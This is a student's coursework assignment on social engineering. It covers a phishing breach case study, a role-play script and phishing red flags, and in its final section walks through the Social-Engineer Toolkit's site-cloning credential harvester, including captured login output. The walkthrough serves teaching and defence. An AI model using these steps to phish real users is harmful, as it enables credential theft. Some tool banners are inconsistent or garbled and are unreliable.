

## ASSIGNMENT-3

MOHAMMED TALEBUL ISLAM

72112885567

Dr.L.B.Degree And Pg College

### step-1.Case Study Analysis

- The recent cyber attack on XYZ Corporation exemplified the effectiveness of social engineering tactics in breaching security measures. The attackers initiated the breach by orchestrating a targeted phishing campaign, leveraging deceptive emails to manipulate unsuspecting employees into divulging sensitive information or unwittingly granting access to internal systems. This social engineering approach exploited human psychology and trust dynamics within the organisation, circumventing traditional security defences.
- Several vulnerabilities within XYZ Corporation's security posture were exposed during the attack. Primarily, the lack of comprehensive employee awareness training left staff ill-equipped to recognize and respond to phishing attempts effectively. Without proper education on identifying suspicious emails and following established security protocols, employees inadvertently became the weakest link in the organisation's defence.
- Furthermore, inadequate authentication measures exacerbated the breach. Weak password policies, the absence of multi-factor authentication, and lax access controls facilitated unauthorised access once the attackers breached initial defences. This lack of robust authentication mechanisms allowed the attackers to move laterally within the network, escalating the severity of the breach.

- Moreover, poor email security protocols played a pivotal role in the success of the attack. Insufficient filtering mechanisms failed to adequately detect and block malicious emails, enabling them to reach employees' inboxes unhindered. The absence of comprehensive email security solutions, including threat intelligence and regular security assessments, left the organisation vulnerable to phishing and other email-based threats.

The consequences of the attack on XYZ Corporation were profound and far-reaching. The organisation's reputation suffered a significant blow as news of the breach spread, eroding customer trust and confidence in its ability to safeguard sensitive data. Financial losses accrued from the costs associated with investigating the breach, remediating security vulnerabilities, and implementing enhanced security measures to prevent future incidents. Additionally, XYZ Corporation faced potential legal and regulatory repercussions, further exacerbating the financial and reputational impact of the breach.

In conclusion, the cyber attack on XYZ Corporation underscored the critical importance of addressing vulnerabilities such as lack of employee awareness training, inadequate authentication measures, and poor email security protocols. Organisations must prioritise cybersecurity education, implement robust authentication mechanisms, and deploy comprehensive email security solutions to mitigate the risk of falling victim to social engineering attacks and the ensuing consequences on reputation, finances, and customer trust.

- To enhance XYZ Corporation's cybersecurity posture and mitigate the risk of future social engineering attacks, the following recommendations should be considered:

1. Regular Security Training for Employees: Implement comprehensive and ongoing security awareness training programs for all employees. Training sessions should cover topics such as identifying phishing emails, recognizing social engineering tactics, and following established security protocols. Employees should be regularly updated on emerging threats and best practices to ensure they remain vigilant against evolving attack vectors.

2. Adopt Multi-Factor Authentication (MFA): Implement multi-factor authentication across all systems and applications to add an extra layer of security beyond passwords. MFA requires users to verify their identity using additional factors such as SMS codes, biometrics, or hardware tokens, significantly reducing the risk of unauthorised access, even if passwords are compromised.

3. Improve Email Filtering Systems: Enhance email filtering systems to better detect and block malicious emails before they reach employees' inboxes. Utilise advanced threat detection techniques, such as machine learning algorithms and real-time threat intelligence feeds, to identify and quarantine suspicious emails effectively. Regularly update and fine-tune filtering rules to adapt to emerging threats and minimise false positives.

4. Implement Security Incident Response Plan: Develop and implement a robust security incident response plan to effectively detect, contain, and mitigate the impact of future cyber attacks. Define clear procedures for responding to security incidents, including escalation paths, communication protocols, and coordination with internal teams and external stakeholders. Regularly test and update the incident response plan to ensure readiness in the event of a breach.

5. Conduct Regular Security Assessments: Perform regular security assessments, including vulnerability scanning and penetration testing, to identify and address potential security weaknesses proactively. Regular assessments help identify gaps in security controls, validate the effectiveness of existing security measures, and prioritise remediation efforts based on risk exposure.

6. Enhance Employee Reporting Mechanisms: Encourage employees to report suspicious emails or security incidents promptly through established channels. Provide clear instructions on how to report incidents and ensure confidentiality and non-retaliation policies are in place to promote a culture of transparency and accountability.

7. Partner with Third-Party Security Experts: Collaborate with reputable cybersecurity firms or consultants to augment internal expertise and resources. Engage third-party experts to conduct independent security assessments, provide specialised training, and offer strategic guidance on improving overall cybersecurity posture.

By implementing these recommendations, XYZ Corporation can strengthen its defences against social engineering attacks, reduce the likelihood of successful breaches, and safeguard its reputation, finances, and customer trust. Ongoing vigilance, proactive measures, and a commitment to continuous improvement are essential to effectively mitigate the evolving threat landscape posed by social engineering tactics.

## **Step-2 : ROLE-PLAY EXERCISE:**

**Title: Unmasking the Deceiver**

**Characters:**

- **Jyothesh: The unsuspecting victim**
- **Bargav Sai Jetti: The skilled ethical hacker**
- **Hari Naidu: The loyal friend**

**Setting:**

**A bustling café in the heart of Bangalore, where the trio often meets to discuss their latest adventures.**

---

**[The café is filled with the aroma of freshly brewed coffee as Jyothesh, Bargav Sai Jetti, and Hari Naidu sit around a table, their laptops open before them.]**

**Jyothesh: [Excitedly] Guys, have you seen this new cybersecurity competition? It looks like a real challenge!**

**Bargav Sai Jetti: [Nodding enthusiastically] Absolutely! Count me in. I love a good challenge.**

**Hari Naidu: [Smiling] Sounds like fun. Let's team up and tackle it together.**

**[The trio begins brainstorming strategies and exchanging ideas, unaware of the danger lurking in the shadows.]**

**[Days pass, and the competition intensifies. But as they delve deeper into the challenges, Jyothesh starts receiving suspicious messages from an unknown competitor.]**

**Jyothesh: [Frowning] Guys, something doesn't feel right. I've been getting strange messages from this competitor, asking for sensitive information.**

**Bargav Sai Jetti: [Concerned] That's odd. Let me take a look at those messages.**

**[Bargav Sai Jetti examines the messages closely, his fingers flying across the keyboard as he runs diagnostic checks.]**

**Bargav Sai Jetti: [With a grim expression] Jyothesh, I think you're being targeted by a social engineering attack. This competitor is trying to manipulate you into revealing our strategies.**

**Jyothesh: [Shocked] But how could this happen? I thought we were safe.**

**Hari Naidu: [Determined] We need to act fast. Bargav, can you trace the origin of these messages?**

**Bargav Sai Jetti: [Nodding] I'll do my best. But in the meantime, Jyothesh, don't respond to any more messages from this competitor. We need to starve them of information.**

**[With Bargav Sai Jetti leading the charge, the trio launches into action, implementing security measures and fortifying their defenses against the attacker's cunning tactics.]**

**[Hours pass, and Bargav Sai Jetti finally manages to trace the source of the messages, revealing the identity of their adversary.]**

**Bargav Sai Jetti: [With a triumphant smile] We've got them. It turns out our competitor was actually a hacker trying to exploit our trust.**

**Jyothesh: [Relieved] I can't believe we almost fell for it. Thank you, Bargav, for uncovering the truth.**

**Hari Naidu: [Grinning] That's what friends are for. We may have faced a social engineering attack, but together, we emerged stronger than ever.**

**[With the threat neutralized and their friendship intact, Jyothesh, Bargav Sai Jetti, and Hari Naidu raise their glasses in a toast to their victory over deception in the digital world.]**

---

1. Identifying Social Engineering Tactics: In the role-play scenario, students should be able to recognize common social engineering tactics such as authority exploitation (posing as someone in a position of power or trust), urgency (creating a sense of time pressure to bypass skepticism), and familiarity (establishing a false sense of trust by appearing to know the victim personally or professionally).

2. Analyzing Victim Susceptibility: After the role-play, students should discuss why the victim fell for the social engineering tactics employed by the attacker. This could involve factors such as lack of skepticism, failure to verify the request, or insufficient awareness of potential risks.

3. Emphasizing Skepticism and Verification: It's crucial to emphasize the importance of skepticism and verification in all communications, especially when dealing with sensitive information or requests. Encouraging individuals to question unexpected requests, verify the identities of those making them, and confirm the legitimacy of any urgent situations can significantly reduce the likelihood of falling victim to social engineering attacks.

4. Strategies to Mitigate Attacks: Implementing strict verification protocols for sensitive information requests is one effective strategy. This might involve

requiring multiple layers of authentication or using encrypted communication channels for sensitive data. Additionally, fostering a culture of security awareness within the organization can help employees recognize and respond appropriately to potential threats. This can include regular training sessions, simulated phishing exercises, and clear communication about security policies and procedures.

By discussing these points and actively implementing strategies to mitigate social engineering attacks, organizations can significantly enhance their overall security posture and reduce the risk of falling victim to malicious actors.

## **Step-3 PHISHING EMAIL ANALYSIS:**

1. Identifying Red Flags: In addition to misspelled domain names, urgent language, requests for sensitive information, and generic greetings, students should also be aware of other suspicious signs in emails, such as unexpected attachments or links, unusual sender addresses, and requests for confidential information that should not be shared via email.

2. Exploring Psychological Factors: It's important to discuss how psychological factors like curiosity, fear, or urgency can override rational thinking and lead individuals to overlook red flags. For example, a sense of urgency might prompt someone to respond quickly without verifying the legitimacy of a request, while curiosity could drive them to click on a suspicious link out of curiosity about its contents.


3. Preventive Measures: Strategies for email authentication play a key role in preventing phishing attacks. Students should learn how to check email headers to verify the origin of an email and identify any signs of spoofing or manipulation. They should also be taught to verify sender identities by cross-referencing email addresses with known contacts or official sources.

4. Additional Preventive Measures: Alongside email authentication, students should be aware of other preventive measures, such as enabling multi-factor authentication (MFA) for email accounts, using email filtering systems to detect and block phishing attempts, and implementing employee training programs to raise awareness about phishing tactics and how to respond to them appropriately.

By combining awareness of red flags, understanding psychological factors, and implementing robust preventive measures like email authentication, organizations can significantly reduce their susceptibility to phishing attacks and safeguard their sensitive information and systems.

## **Step-4:DOCUMENTING THE EXPLOIT PROCESS**

- First we have to open the virtual box to run the kali linux.
- After running the kali linux find the terminal and give the command “ setoolkit “ to start the social engineering attack.
- After that find the social engineering tool kit in the kali linux search bar.



```
kali@kali:~$ setoolkit
The Social-Engineer Toolkit (SET)
Created by: David Gewirtz (dkg)
Version: 3.0.3
Codename: Maverick
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @hackingdave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com


It's easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

setoolkit
```



- And then select the first option to ensure the social-engineering attacks.



```

/home/loki
File Edit View Help

The Social-Engineer Toolkit (SET)
Created by: Travis Leckey (RELIX)
Version: 4.8.1
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @hackingdave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit: https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>

```

- Select the second option for the website attack vectors.



```

root@kali: /home/loki

Social-Engineer Toolkit
Free
Hugs
By: TrustedSec

/bee5 bee5 bee5 bee5 /
/ooooooooooooooooooooo/
/ooooooooooooooooooooo/
/C

The Social-Engineer Toolkit (SET)
Created by: Travis Leckey (RELIX)
Version: 4.8.1
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @hackingdave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit: https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set>

```

- Select the third option for the credential harvester attack method.
- Then select the first option site cloner.

- Then give the ip address to port forwarding to the NAT ip address.

```

Shell No. 1

File Actions Edit View Help

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, egypt. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

msf>webattack>

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

msf>webattack>1

1) Credential harvester will allow you to utilize the clone capabilities within SET
2) to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---


The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

msf>webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.103.80]: 192.168.103.80


```

- Give the website url to clone the website using kali linux for example “https://google.com”.




- After that copy the ip address of yours and open the gmail.
- Create a dummy mail to make an attack .

- **Send the mail to the target.**



- **And wait until the target click on the link like this.**



- **When the target gives the mail and password we directly get the information in the terminal.**

```
File Actions Edit View Help
- Credential harvester will allow you to utilize the clone capabilities within SET
- To harvest credentials or parameters from a website as well as place them into a report

*** IMPORTANT *** READ THIS BEFORE ENTERING IN THE IP ADDRESS *** IMPORTANT ***

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
a standard form and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.103.80]: 192.168.103.80

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 3
*) Cloning the website: http://www.twitter.com
*) This could take a little bit...

The best way to use this attack is if username and password fields are available. Regardless, this captures all POSTs on a website.
*) The Social-Engineer Toolkit Credential Harvester Attack
*) Credential harvester is running on port 80
*) Information will be displayed to you as it arrives below:
92.168.103.206 -- [22/Mar/2024 10:23:56] "GET / HTTP/1.1" 200 -
92.168.103.206 -- [22/Mar/2024 10:23:58] "GET /opensearch.xml HTTP/1.1" 404 -
*) WE SET A HIT! Printing the output:
Original username FIELD FOUND: username[at_smail]-111am
Original password FIELD FOUND: session[password]12345678
XSRF: authenticity_token=dba33c8b2bfdd8e6dcba7ab4bd121f38177d52
XSRF: scribble
Original username FIELD FOUND: username[at_smail]-111am
XSRF: authenticity_token=dba33c8b2bfdd8e6dcba7ab4bd121f38177d52
*) Now you're finished, hit CTRL+C to gracefully exit

92.168.103.206 -- [22/Mar/2024 10:24:10] "GET /favicon.ico HTTP/1.1" 404 -
```

**conclusion:** This process make me a expert to make a cloning attack

because i just did this process for several times to get a better result.